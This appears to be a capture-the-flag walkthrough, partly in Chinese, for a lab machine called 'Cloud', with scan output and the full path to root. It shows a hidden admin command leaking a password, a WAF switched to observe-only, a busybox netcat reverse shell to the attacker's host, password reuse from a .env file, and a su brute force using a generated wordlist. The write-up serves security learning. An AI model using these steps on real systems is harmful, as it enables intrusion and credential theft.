Cloud

OS: Linux
Web-Tech: nginx

IP:

USERS:


Credentials:
admin: 5jRrRnE9
lucky: vivrdIDj6fhNJIRdnitL

====================
Ports:

22 -> ssh
80 -> 无法访问?
666 -> http://$IP:666 -> cloud.dsz -> 加入到hosts
9443 -> 有个登录页面，弱口令试了没效果 ->?
65443 ->不知道是什么，能下载些空文件
9455 -> 报告里有显示奇怪的命令-> nc $IP 9455 -> 应该没有什么command injection -> 找到凭证5jRrRnE9

```
┌──(kali㉿kali)-[~]
└─$ nc $IP 9455
Welcome to Admin Service
Type 'help' for available commands
Available commands:
  help          - Show this help
  whoami        - Show current user
  system-status - Show system status
  exit          - Disconnect
whoami
root
system-status
 03:34:39 up 9 min,  0 users,  load average: 1.14, 0.58, 0.27
help
Available commands:
  help          - Show this help
  whoami        - Show current user
  system-status - Show system status
  show-admin-pass - Show admin password
  exit          - Disconnect
show-admin-pass
Admin Password: 5jRrRnE9
whoami
root
ls
Unknown command: ls
whoami;ls
Unknown command: whoami;ls
system-status
 03:50:43 up 25 min,  0 users,  load average: 0.38, 0.36, 0.27
```

-> 回到9443 -> 搜索 SafeLine default credentails -> admin:admin
->用户名应该是admin ->
admin: 5jRrRnE9 -> 成功登录 -> 看到80被保护 -> 改成观测者模式



共 1 个应用 应用

a

观察模式


域名: * cloud.dsz

端口: 80

今日请求 119.6k

今日拦截 119.6k

-> 重新访问被waf block掉的80页面 http://cloud.dsz
自动跳转到system.php -> index.php是个介绍页面 -> system.php有命令执行
-> 试试whereis busybox -> busybox nc $IP $PORT -e bash



-> rlwarp接shell成功
-> 先检查下/var/www 没有什么奇怪的文件或者db
-> root下有个/data
-> 配置文件包含密码->密码复用

```
www-data@Cloud:/data/safeline$ cat .env
cat .env
SAFELINE_DIR=/data/safeline
POSTGRES_PASSWORD=vivrdIDj6fhNJIRdnitL
MGT_PORT=9443
RELEASE=
CHANNEL=
REGION=
IMAGE_PREFIX=swr.cn-east-3.myhuaweicloud.com/chaitin-safeline
IMAGE_TAG=9.2.1
SUBNET_PREFIX=192.168.0
ARCH_SUFFIX=
www-data@Cloud:/data/safeline$ su lucky
su lucky
Password: vivrdIDj6fhNJIRdnitL
```

```
lucky@Cloud:/data/safeline$ whoami
whoami
lucky
```

-> sudo -l

```
lucky@Cloud:/data/safeline$ whoami
whoami
lucky
lucky@Cloud:/data/safeline$ sudo -l
sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for lucky: vivrdIDj6fhNJIRdnitL

Sorry, user lucky may not run sudo on Cloud.
```

-> .hint文件

```
lucky@Cloud:~$ cat .hint
cat .hint
root password length is 4.
Regex is : 'r..o'
```

-> 语料喂给AI -> 字典生成

```
import string

def generate_password_dictionary(regex_pattern, filename="password_list.txt"):
  """
  根据给定的正则表达式模式生成密码字典。
  Args:
    regex_pattern (str): 正则表达式模式，例如 'r..o'。
    filename (str): 要保存字典的文件名。
  """
  if len(regex_pattern) != 4 or regex_pattern[0] != 'r' or regex_pattern[3] != 'o' or regex_pattern[1:3] != '..':
    print("错误：正则表达式模式无效。请输入 'r..o' 格式的模式。")
    return

  # 定义用于中间两个字符的字符集
  # 您可以根据需要自定义这个字符集
  # string.ascii_lowercase: 'abcdefghijklmnopqrstuvwxyz'
  # string.ascii_uppercase: 'ABCDEFGHIJKLMNOPQRSTUVWXYZ'
  # string.digits: '0123456789'
  # string.punctuation: '!"#$%&\'()*+,-./:;<=>?@[\\]^_`{|}~'
  character_set = string.ascii_lowercase + string.ascii_uppercase + string.digits + string.punctuation

  try:
    with open(filename, 'w') as f:
      # 遍历字符集中的所有字符组合来填充 '..'
      for char1 in character_set:
        for char2 in character_set:
          password = f"r{char1}{char2}o"
          f.write(password + "\n")
    print(f"密码字典已成功生成并保存到文件 '{filename}' 中。")
    print(f"总共生成了 {len(character_set) ** 2} 个密码。")
  except IOError as e:
    print(f"写入文件时出错：{e}")

# --- 使用示例 ---
# 正则表达式模式
regex = 'r..o'
# 输出文件名
output_filename = "r..o_dictionary.txt"

# 调用函数生成字典
generate_password_dictionary(regex, output_filename)
```

-> 传字典文件和suForce到本地目录
-> 获得密码提权

```
lucky@Cloud:~$ ./suForce -u root -w dict.txt
./suForce -u root -w dict.txt
            _____
 ___ _   _ |  ___|__  _ __ ___ ___
/ __| | | || |_ / _ \| '__/ __/ _ \
\__ \ |_| ||  _| (_) | | | (_|  __/
|___/\__,_||_|  \___/|_|  \___\___|
───────────────────────────────────
 code: d4t4s3c     version: v1.0.0
───────────────────────────────────
□ Username | root
□ Wordlist | dict.txt
□ Status   | 1331/8836/15%/rooo
□ Password | rooo
───────────────────────────────────



lucky@Cloud:~$ su root
su root
Password: rooo

root@Cloud:/home/lucky# cd /root
cd /root
root@Cloud:~# ls
ls
root.txt
root@Cloud:~# cat root.txt
cat root.txt
flag{root-74cc1c60799e0a786ac7094b532f01b1}
root@Cloud:~#
```

====================
Nmap/Rustscan Results:

rustscan -a $IP -- -sC -sV

```
PORT      STATE SERVICE  REASON         VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u3
(protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDRmicDuAIhDTuUUa37WCIEK2z2F1aDUtiJpok20zMzkbe1B4
1ZvvydX3JHjf7mgl0F/HRQlGHiA23Il+dwr0YbbBa2ggd5gDl95RSHhuUff/DIC10OFbP3YU8A4ItF
b8pR6dN8jr+zU1SZvfx6FWApSkTJmeLPq9PN889+ibvckJcOMqrm1Y05FW2VCWn8QRvwivnuW7iU51
IVz7arFe8JShXOLu0ANNqZEXyJyWjaK+MqyOK6ZtoWdyinEQFua81+tBZuvS+qb+AG15/h5hBsS/tU
gVk5SieY6cCRvkYFHB099e1ggrigfnN4Kq2GvzRUYkegjkPzJFQ7BhPyxT/kDKrlVcLX54sXrp0poU
5R9SqSnnESXVM4HQfjIIjTrJFufc2nBF+4f8dH3qtQ+jJkcPEKNVSKKEDULEk1BSBdokhh1GidxQY7
ok+hEb9/wPmo6RBeb1d5t11SP8R5UHyI/yucRpS2M8hpBaovJv8pX1VwpOz3tUDJWCpkB3K8HDk=
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBI2Hl4ZEYgnoDQflo03hI6346m
Xex6OPxHEjxDufHbkQZVosDPFwZttA8gloBLYLtvDVo9LZZwtv7F/EIiQoIHE=
|   256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAILRLvZKpSJkETalR4sqzJOh8a4ivZ8wGt1HfdV3OMNY1
80/tcp    open  http     syn-ack ttl 64
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 466
|     Date: Wed, 13 Aug 2025 07:26:19 GMT
|     Content-Type: text/html;charset=utf-8
|     Connection: close
|     Set-Cookie: sl-session=tm6caZuPnWhsXCE/AfDybg==; Path=/; Max-Age=86400;
HttpOnly
|     <!DOCTYPE html><html><head><meta charset="utf-8"><meta name="viewport"
content="width=device-width, initial-scale=1.0"><link rel="icon"
href="/.safeline/static/favicon.png" type="image/png"><title id="slg-title">
</title><style>:root {--primary-color:#0067B8;--light-primary-
color:#0067B8cc;--font-color:#fff;--light-font-color:#ffffff80;--success-
color:#00b87c;--warning-color:#ff6666;--warning-font-color:#fff;--warning-
light-font-color:#ffffff80;}</style>
<style>html{height:100%}body{height:100%;margin:0;font-family:PingFang
SC,Helvetica Neue,Helvetica,Arial,sans-serif}#slg-bg{background-color:var(--
primary-color);z-index:100;width:100%;height:100%;position:fixed;inset:0}#slg-
```

```
box{z-index:300;border-r
|   HTTPOptions:
|     HTTP/1.1 466
|     Date: Wed, 13 Aug 2025 07:26:20 GMT
|     Content-Type: text/html;charset=utf-8
|     Connection: close
|     Set-Cookie: sl-session=zWgcF5yPnWhK/OSRc/vSHg==; Path=/; Max-Age=86400;
HttpOnly
|_    <!DOCTYPE html><html><head><meta charset="utf-8"><meta name="viewport"
content="width=device-width, initial-scale=1.0"><link rel="icon"
href="/.safeline/static/favicon.png" type="image/png"><title id="slg-title">
</title><style>:root {--primary-color:#0067B8;--light-primary-
color:#0067B8cc;--font-color:#fff;--light-font-color:#ffffff80;--success-
color:#00b87c;--warning-color:#ff6666;--warning-font-color:#fff;--warning-
light-font-color:#ffffff80;}</style>
<style>html{height:100%}body{height:100%;margin:0;font-family:PingFang
SC,Helvetica Neue,Helvetica,Arial,sans-serif}#slg-bg{background-color:var(--
primary-color);z-index:100;width:100%;height:100%;position:fixed;inset:0}#slg-
box{z-index:300;border-r
666/tcp   open  http     syn-ack ttl 64 nginx 1.18.0
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.18.0
|_http-title: Site doesn't have a title (text/html).
9443/tcp  open  ssl/http syn-ack ttl 63 nginx
|_ssl-date: TLS randomness does not represent time
|_http-title: SafeLine Waf Community Edition
| ssl-cert: Subject: organizationName=Chaitin Co.,
Ltd./stateOrProvinceName=Beijing/countryName=CN/organizationalUnitName=Chaitin
/localityName=Beijing
| Issuer: organizationName=Chaitin Co.,
Ltd./stateOrProvinceName=Beijing/countryName=CN/organizationalUnitName=Chaitin
/localityName=Beijing
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-12-04T14:36:41
| Not valid after:  2123-11-10T14:36:41
| MD5:   caa0:0e1f:b155:99d3:2afe:f869:3de0:dc1c
| SHA-1: 0642:52c8:21b7:2f24:9113:3a32:b3eb:b9f9:2298:942c
| -----BEGIN CERTIFICATE-----
| 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
| hiwtCsU=
|_-----END CERTIFICATE-----
| tls-alpn:
|   h2
|   http/1.1
|   http/1.0
|_  http/0.9
| http-methods:
|_  Supported Methods: GET HEAD
```

```
|_http-favicon: Unknown favicon MD5: A853C7F35A4A001E54AFEEFAFC6A4CD2
9455/tcp  open  unknown  syn-ack ttl 64
| fingerprint-strings:
|   GenericLines:
|     Welcome to Admin Service
|     Type 'help' for available commands
|     Available commands:
|     help - Show this help
|     whoami - Show current user
|     system-status - Show system status
|     exit - Disconnect
|     Unknown command:
|   GetRequest:
|     Welcome to Admin Service
|     Type 'help' for available commands
|     Available commands:
|     help - Show this help
|     whoami - Show current user
|     system-status - Show system status
|     exit - Disconnect
|     Unknown command: GET / HTTP/1.0
|   HTTPOptions:
|     Welcome to Admin Service
|     Type 'help' for available commands
|     Available commands:
|     help - Show this help
|     whoami - Show current user
|     system-status - Show system status
|     exit - Disconnect
|     Unknown command: OPTIONS / HTTP/1.0
|   NULL:
|     Welcome to Admin Service
|     Type 'help' for available commands
|     Available commands:
|     help - Show this help
|     whoami - Show current user
|     system-status - Show system status
|     exit - Disconnect
|   RTSPRequest:
|     Welcome to Admin Service
|     Type 'help' for available commands
|     Available commands:
|     help - Show this help
|     whoami - Show current user
|     system-status - Show system status
|     exit - Disconnect
|_    Unknown command: OPTIONS / RTSP/1.0
65443/tcp open  unknown  syn-ack ttl 64
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, RPCCheck, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Date: Wed, 13 Aug 2025 07:26:24 GMT
|     Content-Type: text/html
|     Content-Length: 204
|     Connection: close
|     <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
|     <html>
|     <head><title>400 Bad Request</title></head>
|     <body>
|     <center><h1>400 Bad Request</h1></center>
|     <hr><center>tengine</center>
|     </body>
|     </html>
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Wed, 13 Aug 2025 07:26:24 GMT
|     Content-Type: application/octet-stream
|     Content-Length: 0
|_    Connection: close
3 services unrecognized despite returning data. If you know the
service/version, please submit the following fingerprints at
https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port80-TCP:V=7.95%I=7%D=8/13%Time=689C3E1C%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,39D1,"HTTP/1\.1\x20466\x20\r\nDate:\x20Wed,\x2013\x20Aug\x202025
SF:\x2007:26:19\x20GMT\r\nContent-Type:\x20text/html;charset=utf-8\r\nConn
SF:ection:\x20close\r\nSet-Cookie:\x20sl-session=tm6caZuPnWhsXCE/AfDybg==;
SF:\x20Path=/;\x20Max-Age=86400;\x20HttpOnly\r\n\r\n<!DOCTYPE\x20html><htm
SF:l><head><meta\x20charset=\"utf-8\"><meta\x20name=\"viewport\"\x20conten
SF:t=\"width=device-width,\x20initial-scale=1\.0\"><link\x20rel=\"icon\"\x
```

```
SF:20href=\"/\.safeline/static/favicon\.png\"\x20type=\"image/png\"><title
SF:\x20id=\"slg-title\"></title><style>:root\x20{--primary-color:#0067B8;-
SF:-light-primary-color:#0067B8cc;--font-color:#fff;--light-font-color:#ff
SF:ffff80;--success-color:#00b87c;--warning-color:#ff6666;--warning-font-c
SF:olor:#fff;--warning-light-font-color:#ffffff80;}</style><style>html{hei
SF:ght:100%}body{height:100%;margin:0;font-family:PingFang\x20SC,Helvetica
SF:\x20Neue,Helvetica,Arial,sans-serif}#slg-bg{background-color:var\(--pri
SF:mary-color\);z-index:100;width:100%;height:100%;position:fixed;inset:0}
SF:#slg-box{z-index:300;border-r")%r(HTTPOptions,1C48,"HTTP/1\.1\x20466\x2
SF:0\r\nDate:\x20Wed,\x2013\x20Aug\x202025\x2007:26:20\x20GMT\r\nContent-T
SF:ype:\x20text/html;charset=utf-8\r\nConnection:\x20close\r\nSet-Cookie:\
SF:x20sl-session=zWgcF5yPnWhK/OSRc/vSHg==;\x20Path=/;\x20Max-Age=86400;\x2
SF:0HttpOnly\r\n\r\n<!DOCTYPE\x20html><html><head><meta\x20charset=\"utf-8
SF:\"><meta\x20name=\"viewport\"\x20content=\"width=device-width,\x20initi
SF:al-scale=1\.0\"><link\x20rel=\"icon\"\x20href=\"/\.safeline/static/favi
SF:con\.png\"\x20type=\"image/png\"><title\x20id=\"slg-title\"></title><st
SF:yle>:root\x20{--primary-color:#0067B8;--light-primary-color:#0067B8cc;-
SF:-font-color:#fff;--light-font-color:#ffffff80;--success-color:#00b87c;-
SF:-warning-color:#ff6666;--warning-font-color:#fff;--warning-light-font-c
SF:olor:#ffffff80;}</style><style>html{height:100%}body{height:100%;margin
SF::0;font-family:PingFang\x20SC,Helvetica\x20Neue,Helvetica,Arial,sans-se
SF:rif}#slg-bg{background-color:var\(--primary-color\);z-index:100;width:1
SF:00%;height:100%;position:fixed;inset:0}#slg-box{z-index:300;border-r");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port9455-TCP:V=7.95%I=7%D=8/13%Time=689C3E1B%P=x86_64-pc-linux-gnu%r(NU
SF:LL,D7,"Welcome\x20to\x20Admin\x20Service\nType\x20'help'\x20for\x20avai
SF:lable\x20commands\nAvailable\x20commands:\n\x20\x20help\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20-\x20Show\x20this\x20help\n\x20\x20whoami\x20\x
SF:20\x20\x20\x20\x20\x20\x20-\x20Show\x20current\x20user\n\x20\x20system-
SF:status\x20-\x20Show\x20system\x20status\n\x20\x20exit\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20-\x20Disconnect\n")%r(GenericLines,E9,"Welcome\x2
SF:0to\x20Admin\x20Service\nType\x20'help'\x20for\x20available\x20commands
SF:\nAvailable\x20commands:\n\x20\x20help\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20-\x20Show\x20this\x20help\n\x20\x20whoami\x20\x20\x20\x20\x20\x2
SF:0\x20\x20-\x20Show\x20current\x20user\n\x20\x20system-status\x20-\x20Sh
SF:ow\x20system\x20status\n\x20\x20exit\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20-\x20Disconnect\nUnknown\x20command:\x20\n")%r(GetRequest,F7,"Welc
SF:ome\x20to\x20Admin\x20Service\nType\x20'help'\x20for\x20available\x20co
SF:mmands\nAvailable\x20commands:\n\x20\x20help\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20-\x20Show\x20this\x20help\n\x20\x20whoami\x20\x20\x20\x20\
SF:x20\x20\x20\x20-\x20Show\x20current\x20user\n\x20\x20system-status\x20-
SF:\x20Show\x20system\x20status\n\x20\x20exit\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20-\x20Disconnect\nUnknown\x20command:\x20GET\x20/\x20HTTP/1\.
SF:0\n")%r(HTTPOptions,FB,"Welcome\x20to\x20Admin\x20Service\nType\x20'hel
SF:p'\x20for\x20available\x20commands\nAvailable\x20commands:\n\x20\x20hel
SF:p\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20-\x20Show\x20this\x20help\n\x2
SF:0\x20whoami\x20\x20\x20\x20\x20\x20\x20\x20-\x20Show\x20current\x20user
SF:\n\x20\x20system-status\x20-\x20Show\x20system\x20status\n\x20\x20exit\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20-\x20Disconnect\nUnknown\x20comm
SF:and:\x20OPTIONS\x20/\x20HTTP/1\.0\n")%r(RTSPRequest,FB,"Welcome\x20to\x
SF:20Admin\x20Service\nType\x20'help'\x20for\x20available\x20commands\nAva
SF:ilable\x20commands:\n\x20\x20help\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20-\x20Show\x20this\x20help\n\x20\x20whoami\x20\x20\x20\x20\x20\x20\x20
SF:\x20-\x20Show\x20current\x20user\n\x20\x20system-status\x20-\x20Show\x2
SF:0system\x20status\n\x20\x20exit\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:-\x20Disconnect\nUnknown\x20command:\x20OPTIONS\x20/\x20RTSP/1\.0\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port65443-TCP:V=7.95%I=7%D=8/13%Time=689C3E21%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,86,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Wed,\x2013\x20Aug\x202
SF:025\x2007:26:24\x20GMT\r\nContent-Type:\x20application/octet-stream\r\n
SF:Content-Length:\x200\r\nConnection:\x20close\r\n\r\n")%r(HTTPOptions,86
SF:,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Wed,\x2013\x20Aug\x202025\x2007:26
SF::24\x20GMT\r\nContent-Type:\x20application/octet-stream\r\nContent-Leng
SF:th:\x200\r\nConnection:\x20close\r\n\r\n")%r(RTSPRequest,14E,"HTTP/1\.1
SF:\x20400\x20Bad\x20Request\r\nDate:\x20Wed,\x2013\x20Aug\x202025\x2007:2
SF:6:24\x20GMT\r\nContent-Type:\x20text/html\r\nContent-Length:\x20204\r\n
SF:Connection:\x20close\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//IETF//D
SF:TD\x20HTML\x202\.0//EN\">\r\n<html>\r\n<head><title>400\x20Bad\x20Reque
SF:st</title></head>\r\n<body>\r\n<center><h1>400\x20Bad\x20Request</h1></
SF:center>\r\n<hr><center>tengine</center>\r\n</body>\r\n</html>\r\n")%r(R
SF:PCCheck,14E,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nDate:\x20Wed,\x2013\
SF:x20Aug\x202025\x2007:26:24\x20GMT\r\nContent-Type:\x20text/html\r\nCont
SF:ent-Length:\x20204\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20HTML\x20
SF:PUBLIC\x20\"-//IETF//DTD\x20HTML\x202\.0//EN\">\r\n<html>\r\n<head><tit
SF:le>400\x20Bad\x20Request</title></head>\r\n<body>\r\n<center><h1>400\x2
SF:0Bad\x20Request</h1></center>\r\n<hr><center>tengine</center>\r\n</body
SF:>\r\n</html>\r\n")%r(DNSVersionBindReqTCP,14E,"HTTP/1\.1\x20400\x20Bad\
SF:x20Request\r\nDate:\x20Wed,\x2013\x20Aug\x202025\x2007:26:24\x20GMT\r\n
SF:Content-Type:\x20text/html\r\nContent-Length:\x20204\r\nConnection:\x20
SF:close\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//IETF//DTD\x20HTML\x202
```

```
SF:\.0//EN\">\r\n<html>\r\n<head><title>400\x20Bad\x20Request</title></hea
SF:d>\r\n<body>\r\n<center><h1>400\x20Bad\x20Request</h1></center>\r\n<hr>
SF:<center>tengine</center>\r\n</body>\r\n</html>\r\n")%r(DNSStatusRequest
SF:TCP,14E,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nDate:\x20Wed,\x2013\x20A
SF:ug\x202025\x2007:26:24\x20GMT\r\nContent-Type:\x20text/html\r\nContent-
SF:Length:\x20204\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20HTML\x20PUBL
SF:IC\x20\"-//IETF//DTD\x20HTML\x202\.0//EN\">\r\n<html>\r\n<head><title>4
